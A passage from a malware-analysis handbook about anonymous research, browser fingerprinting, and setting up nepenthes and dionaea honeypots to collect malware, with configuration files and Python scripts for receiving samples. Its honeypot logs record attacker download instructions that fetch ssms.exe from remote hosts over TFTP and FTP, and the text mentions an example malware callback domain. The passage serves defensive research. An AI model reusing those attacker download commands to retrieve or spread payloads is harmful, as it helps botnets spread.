After you obtain an Anonymizer account, you’ll be able to download client software and configuration files for Windows, Mac OS X, and the iPhone. The set ups for Windows and Mac OS X are very straightforward. You can just launch the Anonymizer Universal application, as shown in Figure 1-8.

Enter your account information and save it. You will then be brought to a screen that displays your IP address. It shows that you are “unprotected,” as all of your network activity will come from the personal IP address that is displayed. Now click Connect and let Anonymizer establish a VPN connection with its back-end service. Once the connection succeeds, you are assigned a new IP address, as shown in Figure 1-9.



**Figure 1-8:** Anonymizer—Account Info and Unprotected



**Figure 1-9:** Anonymizer—Protected

You now have an IP address that is not tied back to you. In this case, the IP address the Anonymizer service has assigned to you is registered to NTT America. The GeoLocation for the IP address says it is in Colorado and the WHOIS information points to Delaware and California. Nothing about this IP address reveals that is a proxy. You can now perform your investigations over the Internet and all of the activity will come from the IP address 198.65.160.156.

<sup>9</sup><http://www.anonymizer.com>

## Being Unique and Not Getting Busted

This chapter discussed a few ways you might be fingerprinted or otherwise stand out while trying to remain anonymous. Whether it is through a proxy-modified HTTP header or an IP address range, repeated activity can clearly make you stand out to someone that is watching.

Your browser and the various plug-ins can reveal a lot of information. Often a simple request to a website can result in passive fingerprinting that can determine your operating system, browser type and version, language settings, and more. Various plug-ins—Adobe Flash, Acrobat, QuickTime, Java, and even Facebook—can also probe your system.

The Electronic Frontier Foundation (EFF) has a website called Panopticlick (<http://panopticlick.eff.org/>) that helps determine how unique your browser is when compared to others. This website uses code from BrowserSpy (<http://browserspy.dk/>) to determine how much information is revealed about your computer through your web browser. Using these tools, it may be possible for someone to fingerprint each of your visits to their website, despite the fact that you visited on different days using a different IP address each time—and they can do this without the use of cookies or any persistent data set by the website. If you are interested in understanding more about how fingerprinting works and how you can be identified and tracked, it's definitely worth taking a look at the Panopticlick website.

Other techniques that attackers may use can reveal your real IP address even if you're using a highly anonymous proxy. For example, code on a web page can often instruct Flash to make a connection that does not go through your proxy, thus revealing your real IP address. Other methods may reveal your DNS server. Potentially, you could do anonymous research from your place of business and someone could watch your activities, see that your DNS lookup came from `ns1.your-company-name-here.com`, and bust you as a result. The website for the Metasploit Decloaking Engine (<http://decloak.net/>) has a tool to demonstrate several of these issues. Use this website to see if they can, in fact, decloak you while you're behind a proxy.

Despite all of this, you can do several things to defend yourself against these methods of fingerprinting. A simple measure that can go a long way is to disable JavaScript during your anonymous research activities. You can further manage and control this, even during your non-research activities, through the NoScript (<http://noscript.net>) Firefox extension. This add-on for Firefox can protect you from exploits using JavaScript, Java, Flash, or other browser plug-ins.

You should follow a few other general rules and practices to stay anonymous during research activities. The following is a list of considerations to take into account before starting any research:

- When signing up for various accounts, do not use an account name that identifies you or your organization. Additionally, do not use a password that you use elsewhere in your normal day-to-day activity.
- If you come across something that seems questionable or if your own activities worry you, even though they are anonymous, you should stop.

Although you think you're doing all you can to stay anonymous during your activities, consider that your research might reduce your level of anonymity. For example, your organization may have been targeted with a piece of malware that, when run, connects to `bad-website.com/connection/report.php`. If you were to attempt to access this domain yourself, even while taking all the right steps to stay anonymous, you might still end up revealing yourself to the bad guys. Unknown to you, the bad guys may have used the domain name specifically to attack your organization and no others. So searching, probing, or otherwise revealing the existence of this domain shows the bad guys that the activity is coming from someone at your company. Although you did not provide any information to directly identify yourself or use an IP address with ties to your organization, you have been indirectly identified and your cover has been blown.



# 2

## Honeypots


**H**oneypots are systems that are designed to be exploited, whether through emulated vulnerabilities, real vulnerabilities, or weaknesses, such as an easily guessable SSH password. By creating such systems, you can attract and log activity from attackers and network worms for the purpose of studying their techniques. Honeypots are usually categorized as either *high-interaction* or *low-interaction*:

- **High-interaction:** Systems with a real non-emulated OS installed on them that can be accessed and explored by attackers. These systems may be virtual machines or physical machines that you can reset after they are compromised. They are frequently used to gain insight into human attackers and toolkits used by attackers.
- **Low-interaction:** Systems that only simulate parts of an operating system, such as a certain network protocols. These systems are most frequently used to collect malware by being “exploited” by other malware-infected systems.

*Honeynets*, on the other hand, consist of two or more honeypots on a network. Typically, a honeynet is used for monitoring a larger and more diverse network in which one honeypot may not be sufficient. For example, an attacker may gain access to one honeypot and then try to move laterally across the network to another computer. If there are no other computers on the network, the attacker may realize that the environment isn’t the expected corporate network; and then he’ll vanish. The purpose of this chapter is not to study an attacker’s every move, so we do not discuss honeynets or high-interaction honeypots. Instead, this chapter focuses on low-interaction honeypots for the purpose of collecting malware samples.

Setting up a low-interaction honeypot such as *nepenthes*, *dionaea*, or *mwcollectd* (<http://code.mwcollect.org/>—not covered in this chapter) is a great way to capture the

malware that botnets and worms distribute. You can also potentially use them to detect new vulnerabilities being exploited in the wild, study trends and statistics, and develop a workflow that streamlines the process of obtaining, scanning, and reporting on new malicious code. Figure 2-1 shows a diagram of the high-level honeypot infrastructure that you can build with recipes in this chapter.



**Figure 2-1:** Honeypot example diagram

## Nepenthes Honeypots

Nepenthes (<http://nepenthes.carnivore.it>) is one of the most well-known and widely deployed low-interaction honeypots on the Internet. Markus Kötter and Paul Bächer first developed it in 2005. Nepenthes includes several modules for emulating Microsoft vulnerabilities that can be remotely exploited by systems scanning the Internet. In this section, you'll learn how to collect malware samples, monitor attacks with IRC logging, and accept web-based submissions of malware from your nepenthes sensors.



## RECIPE 2-1: COLLECTING MALWARE SAMPLES WITH NEPENTHES

Nepenthes runs on a variety of operating systems, including Windows via Cygwin, Mac OS X, Linux, and BSD. The extensive `readme`<sup>1</sup> file explains how to download pre-compiled binaries or install nepenthes from source for any of the aforementioned systems. However, the instructions in this recipe are specific to using nepenthes on Ubuntu.

### Installing Nepenthes

To get started with the installation, type the following command:

```
$ sudo apt-get install nepenthes
```

This will install nepenthes and add the user account and group (both named *nepenthes*) that the daemon process runs as. Once the package is installed, you can start nepenthes as a service with the following command.

```
$ sudo service nepenthes start
```

When nepenthes begins running, it binds to several ports on your system. These are the ports on which nepenthes expects to see common remote exploitation. As you can see in the following `netstat` output, the nepenthes process has a process ID of 14243. Each line represents a different socket in the `LISTEN` state (waiting for incoming connections). The top line indicates that nepenthes is listening on port 80 of all IPv4 addresses (0.0.0.0) on the machine and there is currently no remote endpoint (0.0.0.0:\*) connected to the socket.

```
$ sudo netstat -ntlp | grep nepenthes
tcp        0.0.0.0:80             0.0.0.0:*          LISTEN     14243/nepenthes
tcp        0.0.0.0:10000          0.0.0.0:*          LISTEN     14243/nepenthes
tcp        0.0.0.0:6129           0.0.0.0:*          LISTEN     14243/nepenthes
tcp        0.0.0.0:465            0.0.0.0:*          LISTEN     14243/nepenthes
tcp        0.0.0.0:5554           0.0.0.0:*          LISTEN     14243/nepenthes
tcp        0.0.0.0:27347          0.0.0.0:*          LISTEN     14243/nepenthes
tcp        0.0.0.0:17300           0.0.0.0:*          LISTEN     14243/nepenthes
tcp        0.0.0.0:21              0.0.0.0:*          LISTEN     14243/nepenthes
tcp        0.0.0.0:3127            0.0.0.0:*          LISTEN     14243/nepenthes
tcp        0.0.0.0:2103            0.0.0.0:*          LISTEN     14243/nepenthes
tcp        0.0.0.0:2105            0.0.0.0:*          LISTEN     14243/nepenthes
tcp        0.0.0.0:2745            0.0.0.0:*          LISTEN     14243/nepenthes
tcp        0.0.0.0:25              0.0.0.0:*          LISTEN     14243/nepenthes
tcp        0.0.0.0:2107            0.0.0.0:*          LISTEN     14243/nepenthes
tcp        0.0.0.0:443            0.0.0.0:*          LISTEN     14243/nepenthes
tcp        0.0.0.0:220             0.0.0.0:*          LISTEN     14243/nepenthes
tcp        0.0.0.0:445             0.0.0.0:*          LISTEN     14243/nepenthes
tcp        0.0.0.0:1023            0.0.0.0:*          LISTEN     14243/nepenthes
tcp        0.0.0.0:1025            0.0.0.0:*          LISTEN     14243/nepenthes
tcp        0.0.0.0:993             0.0.0.0:*          LISTEN     14243/nepenthes
tcp        0.0.0.0:995             0.0.0.0:*          LISTEN     14243/nepenthes
```

tcp	0.0.0.0:314	0.0.0.0:*	LISTEN	14243/nepenthes
tcp	0.0.0.0:135	0.0.0.0:*	LISTEN	14243/nepenthes
tcp	0.0.0.0:5000	0.0.0.0:*	LISTEN	14243/nepenthes
tcp	0.0.0.0:42	0.0.0.0:*	LISTEN	14243/nepenthes
tcp	0.0.0.0:139	0.0.0.0:*	LISTEN	14243/nepenthes
tcp	0.0.0.0:3372	0.0.0.0:*	LISTEN	14243/nepenthes
tcp	0.0.0.0:110	0.0.0.0:*	LISTEN	14243/nepenthes
tcp	0.0.0.0:143	0.0.0.0:*	LISTEN	14243/nepenthes

To receive connections on these ports from machines on the Internet, you must allow access to the ports through any firewalls on your network. Also, if you are dropping or restricting traffic to your system with `iptables` (a host-based firewall), you can use the following command to open access to the ports required by nepenthes.

```
$ sudo iptables -I INPUT -p tcp --dport <port_number> -j ACCEPT
```

## NOTE

Nepenthes also may require port forwarding if your system is behind a home router or other device that performs network address translation (NAT). Also, note that NAT deployments can be problematic because of the use of bindshells, which may attempt to open a random port on the honeypot system for the attacking system to connect back to.

## Nepenthes Logs

The default configuration that nepenthes comes with is enough to start capturing malware. Once up and running, you'll want to know what attacks your honeypot logged and what files (malware) were downloaded as a result of the attacks. Here is a list of the directories and files that are associated with nepenthes.

- `/var/log/nepenthes/`: The default logging directory.
- `/var/log/nepenthes/logged_downloads`: Contains a list of all download attempts.
- `/var/log/nepenthes/logged_submissions`: Contains a list of all *successful* download attempts.
- `/var/log/nepenthes/binaries/`: Stores downloaded binaries. Each file is named after its MD5 hash and is only saved the first time it is received; it is not re-downloaded if seen in subsequent attacks.
- `/var/log/nepenthes.log`: The primary log file for nepenthes that contains all activity, including detection of duplicate attacks and other messages associated with nepenthes's health and status.

To see what attacks your honeypot has received and what malware the attacking systems are trying to distribute, take a look at the `logged_downloads` file. (In the following output, the authors sanitized their honeypot's IP addresses to 10.1.84.6.)

```
$ tail /var/log/nepenthes/logged_downloads
[2010-07-07T16:29:38] 74.160.64.241 10.1.84.6 tftp://74.160.64.241/ssms.exe
[2010-07-07T17:00:25] 74.109.128.237 10.1.84.6 tftp://74.109.128.237/ssms.exe
[2010-07-07T17:16:58] 74.72.155.203 10.1.84.6 ftp://1:1@74.72.155.203:56187/ssms.exe
[2010-07-07T18:45:57] 74.109.128.237 10.1.84.6 ftp://1:1@74.109.128.237:51288/ssms.exe
[2010-07-07T19:02:00] 67.55.20.66 10.1.84.6 tftp://67.55.20.66/ssms.exe
[2010-07-07T23:23:05] 74.138.48.239 10.1.84.6 ftp://1:1@74.138.48.239:11781/ssms.exe
[2010-07-08T00:18:02] 113.42.142.88 10.1.84.6 creceive://113.42.142.88:9988/0
[2010-07-08T00:38:47] 74.124.228.117 10.1.84.6 tftp://74.124.228.117/ssms.exe
[2010-07-08T04:56:56] 74.102.142.103 10.1.84.6 tftp://74.102.142.103/ssms.exe
[2010-07-08T07:31:54] 74.51.226.134 10.1.84.6 tftp://74.51.226.134/ssms.exe
```

This log file is in the format:

```
[Timestamp] [Source IP] [Destination IP] [Download instructions]
```

In the output, you can see attacks from nine unique source IP addresses over the course of 15 hours. Although the source addresses are different (with the exception of 74.109.128.237, which probed us twice), the download instructions are similar. For example, the protocol is either FTP or TFTP and the name of the file is always `ssms.exe`. If the protocol is FTP, the supplied username and password is `1:1`. These patterns indicate that the attacking IPs may all belong to the same botnet or at least share similar code for spreading malware.

One thing you can't tell at this point is whether all remote systems are hosting the same version of `ssms.exe`. It may be a different variant of the malware on each system, despite the same file name. Any time you want to investigate entries in the `logged_downloads` file, you can use `grep` on the `nepenthes.log` file for additional information, like this:

```
$ grep 74.51.226.134 nepenthes.log -A2 | grep Downloaded -A2
[08072010 07:32:17 info down handler dia] Downloaded file
tftp://74.51.226.134/ssms.exe 171795 bytes
[08072010 07:32:17 spam mgr submit] Download has flags 0
[08072010 07:32:17 info mgr submit] File
ecfbf321d3dea3ec732e7957b1bb7b1a has type PE32 executable
for MS Windows (GUI) Intel 80386 32-bit
```

You can see that the attack resulted in the download of `ssms.exe` and that file had the MD5 hash `ecfbf321d3dea3ec732e7957b1bb7b1a`. Now let's check the timestamp for the corresponding file in the `nepenthes` download directory:

```
$ ls -l /var/lib/nepenthes/binaries/ | \
grep ecfbf321d3dea3ec732e7957b1bb7b1a
-rw-r--r-- 1 nepenthes nepenthes 171795 2010-06-11 20:18
ecfbf321d3dea3ec732e7957b1bb7b1a
```

Do you notice an inconsistency in the data? According to `logged_downloads`, 74.51.226.134 instructed the honeypot to download `smss.exe` on 2010-07-08, but the timestamp on the corresponding file is 2010-06-11. This isn't an error. As previously mentioned, `nepenthes` doesn't store duplicates of files that already exist in the downloads directory. Using the first-seen timestamp, you can get an idea of whether the bots are spreading new or old malware samples. Botnets and worms will often attempt to spread the same file repeatedly for a long time, so the behavior you're observing isn't out of the ordinary.

The following command searches the downloads directory for any activity on 2010-07-08:

```
$ ls -lt /var/lib/nepenthes/binaries/ | grep 2010-07-08
-rw-r--r-- 1 nepenthes nepenthes 57856 2010-07-08 00:18
e3c1fb9c29107fdab8920840f10d25b5
```

According to the results, only one of the attacks in the `logged_downloads` file resulted in a malware sample that had not been previously seen by the `nepenthes` sensor. This means that all the other download attempts from the log file were duplicates or otherwise resulted in an error. If you want to perform some automated processing of newly collected samples, you can set up a nightly cron job each day and `grep` the download directory for the current date.

<sup>1</sup><http://nepenthes.carnivore.it/documentation:readme>

## RECIPE 2-2: REAL-TIME ATTACK MONITORING WITH IRC LOGGING

Frequently reviewing your `nepenthes` log files and directories is a good way to find new activity. However, this is more of a manual process and it is a bit tedious. Fortunately, `nepenthes` comes with a number of useful modules that you can configure to receive near real-time alerts. This recipe shows you how to set up the `log-irc` module to receive alerts on an IRC channel of your choice. Before you begin, note that the configuration files for available `nepenthes` modules are located alongside the main `nepenthes` configuration file (`nepenthes.conf`) in the `/etc/nepenthes` directory.

To set up and configure logging to IRC, follow these steps:

1. Edit `nepenthes.conf` and make sure the following line is uncommented:

```
"logirc.so", "log-irc.conf", "" // needs configuration
```

2. Edit `log-irc.conf` with the appropriate IRC settings. The following code shows a sample configuration that works with the Rizon IRC network.

```
log-irc
{
    use-tor      "0";
```

```
tor
{
    server "localhost";
    port "9050";
};

irc
{
    server
    {
        name "irc.rizon.net";
        port "6667";
        pass "";
    };

    user
    {
        nick "nep-cookbook";
        ident "nep-sensor1";
        userinfo "http://nepenthes.mwcollect.org/";
        usermodes "+i";
    };

    channel
    {
        name "#malware_analysts_cookbook";
        pass "";
    };
};

};
```

Consider the following tips when setting up your sensor to log to IRC:

- If you plan to use a proxy or Tor, you can set `use-tor` to **"1"** and configure the server and port accordingly. See Recipe 1-1 for information on how to set up Tor.
- When you choose a nickname for your logging bot, be sure to choose one that is not in use; otherwise it will never successfully connect to the IRC channel.
- After changing the configuration file, you must restart `nepenthes`.

Once you do this, `nepenthes` will begin logging information on probes and attacks in near real-time on IRC. All you need to do is log into the IRC channel using your favorite IRC client to receive the messages. The following code shows an example of the output from when our `nepenthes` sensor was attacked by 113.42.142.88.

```
01:17 <nep-cookbook> Unknown ASN1_SMB Shellcode (Buffer 172 bytes)
(State 0)
```

```

01:17 <nep-cookbook> Unknown PNP Shellcode (Buffer 172 bytes)
(State 0)
01:17 <nep-cookbook> Unknown LSASS Shellcode (Buffer 172 bytes)
(State 0)
01:17 <nep-cookbook> Unknown DCOM Shellcode (Buffer 172 bytes)
(State 0)
01:17 <nep-cookbook> Unknown NETDDE exploit 76 bytes State 1
01:17 <nep-cookbook> Unknown SMBName exploit 0 bytes State 1
01:17 <nep-cookbook> Handler creceive download handler will download
creceive://113.42.142.88:9988/0
01:18 <nep-cookbook> File e3c1fb9c29107fdab8920840f10d25b5 has type
PE32 executable for MS Windows (GUI) Intel 80386 32-bit

```

With IRC logging enabled, you can immediately see when activity is occurring and when your honeypot system is successfully exploited. In the preceding example, the system was sent a binary with the MD5 hash e3c1fb9c29107fdab8920840f10d25b5 (fetched with the creceive module, which is a generic TCP downloader). That file could then be retrieved from the binaries directory for analysis.

### RECIPE 2-3: ACCEPTING NEPENTHES SUBMISSIONS OVER HTTP WITH PYTHON



*You can find supporting material for this recipe on the companion DVD.*

You might find it useful to automatically send binaries that your honeypot collects to a server elsewhere. This recipe shows you how to create CGI scripts in Python that accept binaries from nepenthes honeypots over HTTP; and then how to configure nepenthes to perform the automated submissions.

On the book's DVD you will find a file named *wwwhoney.tgz*, which contains a small Python web server and the necessary scripts to receive HTTP-based submissions from nepenthes and dionaea (see Recipe 2-5 for using the scripts with dionaea). To get started with the web server, extract the archive to your desired location like this:

```

$ tar -xvf wwwhoney.tgz
wwwhoney/
wwwhoney/binaries/
wwwhoney/README
wwwhoney/cgi-bin/
wwwhoney/cgi-bin/libhoney.py
wwwhoney/cgi-bin/dionaea.py
wwwhoney/cgi-bin/nepenthes.py
wwwhoney/cgiserver.py

```

Here is a description of the files that you'll find inside the `wwwhoneys.tgz` archive:

- `/binaries/`: Directory where received binaries are stored
- `/cgi-bin/libhoney.py`: Library with functions shared by honeypot scripts
- `/cgi-bin/dionaea.py`: Script for accepting files from `dionaea`
- `/cgi-bin/nepenthes.py`: Script for accepting files from `nepenthes`
- `cgiserver.py`: Small Python-based CGI web server used to serve scripts

To start the web server in the background, use the following command:

```
$ python cgiserver.py &  
Server running on port 9000!
```

The default port is set to 9000 and can be modified by editing the source of `cgiserver.py`. You can now configure your `nepenthes` sensor to submit malware samples to your web server. To do this, edit `/etc/nepenthes/submit-http.conf`. If you were running your web server from the IP 192.168.1.100, you would modify your `nepenthes submit-http` module to look like this:

```
submit-http  
{  
    url "http://192.168.1.100:9000/cgi-bin/nepenthes.py";  
    email "your@email"; // optional  
    user "httpuser"; // optional  
    pass "httppass"; // optional  
};
```

The only required field is the URL to which the binaries are submitted. The URL can be `http` or `https`. A username and password can be supplied via the `user` and `pass` parameters for basic access authentication if the URL you wish to submit to is restricted to authenticated access only.

At this point, all new binaries received by `nepenthes` are submitted to the `nepenthes.py` script. The code that follows shows the source of `nepenthes.py`.

```
#!/usr/bin/python  
import sys  
import cgi  
import hashlib  
from libhoney import *  
  
form = cgi.FieldStorage()  
if not form:  
    sys.exit()  
  
(data, filename) = getFile(form, "file")
```

```

printHeader()

# the initial POST didn't include the file, so request it
if not data or not filename:
    print "S_FILEREQUEST"
    sys.exit()

# if the file already exists, we don't want it again
md5 = hashlib.md5(data).hexdigest()
if fileExists(md5):
    print "S_FILEKNOWN"
    sys.exit()

# store the file according to its md5 hash
if storeFile(data, md5):
    print "S_FILEOK"
else:
    print "S_ERROR"

```

The script first checks if the file is already in the web server's archive. If not, the script requests it from the nepenthes sensor by replying with `S_FILEREQUEST`. The files are saved in the `./binaries/` directory named according to their MD5 hash. Keep in mind that this is just a start to your honeypot infrastructure. Here are a few ways that you can extend the template:

- Add a database back end to track and store samples (see the Remote Root website for an example in PHP that logs to MySQL).<sup>2</sup>
- Import the Python module we present in Recipe 4-4 for scanning submissions with VirusTotal, Jotti, ThreatExpert, and NoVirusThanks.
- Import the Python module presented in Recipe 3-8 to detect malicious attributes in the PE file headers.
- Import the Python modules presented in Chapter 8 to automate the execution of the samples you collect in a VMware or VirtualBox environment.

<sup>2</sup><http://www.remoteroot.net/2008/07/21/nepenthes-submit-http-server-with-file-upload/>

## Working with Dionaea Honeypots

Dionaea (<http://dionaea.carnivore.it>) is a low-interaction honeypot and is considered the successor to nepenthes. Markus Kötter, one of the original developers of nepenthes, initially developed dionaea as part of the Honeynet Project's Summer of Code 2009. In this section, you'll learn how to collect malware samples with dionaea as well as how to send



and receive collected samples over HTTP. You'll also learn how to set up real-time event notification and sample sharing over XMPP, how to analyze and replay attacks, how to integrate `p0f` to passively identify operating systems, and how to graph attack patterns.

## RECIPE 2-4: COLLECTING MALWARE SAMPLES WITH DIONAEA

Before we begin with installing and setting up `dionaea`, here are a few of the most interesting features:

- It is written in C, but exposes a Python interface so you can easily add new modules without recompiling the base.
- It supports IPv6 and TLS, and uses `libemu` (see Recipe 6-10) for shellcode detection.
- It implements a Python-based version of the Windows Server Message Block (SMB) protocol, allowing it to properly establish sessions before being exploited by attacking machines. Other low-interaction honeypots only simulate certain vulnerable functions. Given that attacks over SMB will likely account for the majority of traffic that your honeypot will see, this gives `dionaea` a big advantage over other honeypots.
- It can send real-time notifications using the XMPP protocol (see Recipe 2-6).
- It logs information on attacks to an SQLite3 database, which gives you a simple way to generate and graph statistics (see Recipe 2-9).

### Installing `dionaea`

There are numerous packages to install to properly set up `dionaea`. Rather than detail each step, we will refer you to the `dionaea` project page,<sup>3</sup> which has the installation process well documented. You need to compile several packages from source, as `dionaea` needs versions of various packages that are likely not available through your package manager. The recommended OS for installing `dionaea` is Ubuntu or Debian Linux; however, you should be able to set it up on most Unix-based platforms.

Once you have successfully installed `dionaea`, you should have all of your files in `/opt/dionaea`. The next few recipes refer to this directory as `$DIONAEA_HOME`. One of the first things you'll want to do is decide on some basic settings found in `dionaea`'s main configuration file at `$DIONAEA_HOME/etc/dionaea/dionaea.conf`.

### The Logging Section

By default, `dionaea` will log everything (debug, info, message, warning, critical, and error messages). It's good to keep the default settings while you install and become familiar with `dionaea`. However, if you are running a very busy sensor, the size of your log file can increase by several hundred gigabytes per day. Before putting your honeypot into

“production” mode, we recommend changing the logging configuration in the following manner:

**Table 2-1:** Log Level Changes to Consider

Under the “default” parameters	
Original Value	New Value
levels = "all"	levels = "all,-debug"
Under the “errors” parameters	
Original Value	New Value
levels = "warning,error"	levels = "error"

Like nepenthes, dionaea also has options to submit files over HTTP. The configuration is set up by default to submit binaries to the online sandboxes of Anubis, Norman, and the University of Mannheim’s CWSandbox instance (see Recipe 4-6). If you do not want to submit files to these sandboxes, you need to comment out the relevant portions in the configuration file. In the logging section, you can also set up dionaea to submit code to Joebox or even to your own HTTP handler—which is described more in Recipe 2-5.

## The IP Section

By default, dionaea will bind to all IP addresses using both IPv4 and IPv6. Depending on how many IP addresses you have configured on your honeypot system, this can cause dionaea to take a bit of time to initialize. If you want to quickly have dionaea bind to all IPs without iterating each one, or restrict the IPs to which it binds, you may want to make changes like the following to the configuration file:

```
mode = "manual" // was "getifaddrs"
```

In the previous example, we changed the mode to "manual", which is set to "getifaddrs" by default. When the configuration file is set to manual, you must then supply information about what interface(s) and IP address(es) you want dionaea to bind to. The following are five possible example settings showing how you could configure your sensor.

```
# bind to all IPv4 addresses on eth0 interface
addrs = { eth0 = ["0.0.0.0"] }

# bind to .50 and .51 on eth0 interface
addrs = { eth0 = ["10.14.49.50", "10.14.49.51"] }

# bind to .50 on eth0 and all IPv4 on eth1
addrs = { eth0 = ["10.14.49.50"], eth1 = ["0.0.0.0"] }

# bind to all IPv6 addresses on eth0
```

```

addrs = { eth0 = [ "::" ] }

# bind to all IPv4 and all IPv6 addresses on eth0
addrs = { eth0 = [ "::" ], eth0 = [ "0.0.0.0" ] }

```

You can choose to bind to all IPv4 addresses on an interface by using `0.0.0.0`, all IPv4 and IPv6 addresses by using `::`, and individual addresses by just listing them out separated by a comma. You can mix and match different settings and protocols with different interfaces.

## The Module Section

In the modules section, you can enable, disable, and configure various features and tools used by `dionaea`. Of particular interest are two of its subsections, `ihandlers` and `services`. Their default settings are shown in the following code:

```

ihandlers = {
    handlers = [ "ftptdownload",
                 "tftptdownload",
                 "emuprofile",
                 "cmdshell",
                 "store",
                 "uniquedownload",
                 "logsql",
//          "logxmp",
//          "p0f",
//          "surfid"]
}

services = {
    serve = [ "http",
              "https",
              "tftp",
              "ftp",
              "mirror",
              "smb",
              "epmap" ]
}

```

`Dionaea` can make use of an SQLite database (the `logsql` handler) and it is enabled by default. If you do not want to use a SQLite database to store the activity from your sensor, you can comment out that line. You will learn to use the `logxmp` and `p0f` handlers in Recipes 2-6 and 2-8, respectively. As for the `services` section, you may want to consider removing several of the listed services such as `http`, `https`, and `ftp`. Consider the information below to help you determine if you want to disable any of `dionaea`'s services.

- `smb` and `epmap`: Essential to collecting malware with `dionaea`, because a majority of malware is seen from attacks against the `smb` and `epmap` services.

- `tftp`: Functions as a TFTP server that accepts arbitrary file transfers and also detects attempts to exploit vulnerabilities against the TFTP service.
- `http` and `https`: Act as a web server and serves files from `$DIONAEA_HOME/var/dionaea/wwwroot/`.
- `ftp`: Permits all logins and captures files should someone choose to upload them. We recommend disabling this service as it does not currently have exploit detection and turning your machine into a file server for the Internet can be dangerous.

If you choose to disable any services, you can delete the service's name from the configuration or place a comment (`//`) to the left of the name. We recommend using comments so you don't forget the service names if you ever want to re-enable them.

## Running dionaea

To start dionaea, execute the following command:

```
$ sudo ./dionaea -u nobody -g nogroup \
  -p /opt/dionaea/var/dionaea.pid -D
Dionaea Version 0.1.0
Compiled on Linux/x86 at Jul 10 2010 13:03:11 with gcc 4.4.3
Started on sl.mac running Linux/i686 release 2.6.32-22-generic-pae

[12072010 22:26:12] dionaea dionaea.c:238: User nobody has uid 65534
[12072010 22:26:12] dionaea dionaea.c:257: Group nogroup has gid 65534
```

Dionaea is now running and will interact with attacks as they occur. The next recipes show what you can do with the samples after you collect them.

<sup>3</sup><http://dionaea.carnivore.it/#compiling>

## RECIPE 2-5: ACCEPTING DIONAEA SUBMISSIONS OVER HTTP WITH PYTHON



*You can find supporting material for this recipe on the companion DVD.*

As mentioned earlier, by default, dionaea is set up to submit samples it receives to three different sandbox systems. However, you can configure dionaea to submit files to any URL that you want. This recipe assumes that you've read and followed the same steps described in Recipe 2-3 to set up the `www-honey` Python web server supplied on the book's DVD. The code that follows shows the contents of `dionaea.py`, which handles submissions from dionaea.

```
#!/usr/bin/python
import sys
import cgi
import hashlib
```

```

from libhoney import *

form = cgi.FieldStorage()
if not form:
    sys.exit()

(data, filename) = getFile(form, "upfile")

printHeader()

# error if there's no file
if not data or not filename:
    sys.exit()

# if the file already exists, we don't want it again
md5 = hashlib.md5(data).hexdigest()
if fileExists(md5):
    sys.exit()
else:
    storeFile(data, md5)

```

This script takes binary submissions from the dionaea sensors, checks if the file exists in your collection, and if not, saves the file to the `./binaries/` directory. To configure dionaea to play its role in the setup, you can add the following configuration to your `dionaea.conf`:

```

Malware_Analysts_Cookbook =
{
    urls = ["http://192.168.1.100:9000/dionaea.py"]
    email = "malware@cook.book"
    user = "malware"
    pass = "cookbook"
}

```

You, of course, need to modify the URL to point to your own server and only need to supply a username and password if you are protecting access to the URL with basic authentication. Once this is set up, you can point any number of dionaea sensors to your server and collect malware binaries in a central location.

## RECIPE 2-6: REAL-TIME EVENT NOTIFICATION AND BINARY SHARING WITH XMPP

One of the most interesting and innovative modules that comes with dionaea is the Extensible Messaging and Presence Protocol (XMPP) module, which you can use for real-time communications. If you have ever used a Jabber server or Google Talk, you have used

XMPP. But dionaea takes real-time communication and binary sharing to a whole new level with its XMPP module. Instead of just logging information to chat channels, dionaea shares the binaries it has received with other clients on the channel. This gives you the power of distributed malware collection if you have friends or relationships with companies who also use dionaea.

## Configuring Dionaea to Use XMPP

If you plan to use XMPP, you first need access to an instant messaging server that supports Jabber/XMPP protocols. The developers of dionaea use a modified version of Prosody,<sup>4</sup> and it may also be possible to use ejabberd.<sup>5</sup> Regardless of which software you choose, it is a good idea to use a server that was specifically set up for honeypot activity. The amount of data and size of files may not be permitted on public servers and may result in your being banned or removed from the server for abuse. You can read more about XMPP on the dionaea developer blog.<sup>6</sup>

For dionaea to use the XMPP module, you first need to enable `logxmpp` in the `ihandlers` section of `dionaea.conf`. The default configuration is set to use the developer's Prosody server and share binaries anonymously with other clients. This means that identifying host information is removed when data is sent to the chat rooms. The amount of information shared is configurable from within `dionaea.conf` in the `logxmpp` section under the `events` directive.

## Logging Attack Data from an XMPP Channel

To log attack data from to an XMPP channel, you can use the Python script at `$DIONAEA_HOME/modules/python/util/xmpp/pg_backend.py`. It logs into the specified XMPP server and parses all the XML messages sent to the chat rooms that you join. This XML data contains attack information and malicious binaries that are seen by the dionaea sensors. When you use `pg_backend.py`, you can provide a path to which binary files should be saved. If you supply database credentials, all attack activity from the various sensors can be logged to a central database. The following command shows the syntax for joining two channels, logging data to a database, and storing binary files to the `/tmp` directory.

```
$ python pg_backend.py -U username -P password \
    -M server -C anon-files \
    -C anon-events -d database \
    -u db_user -p db_pass -f /tmp/
```

Table 2-2 provides a quick explanation of the switches.

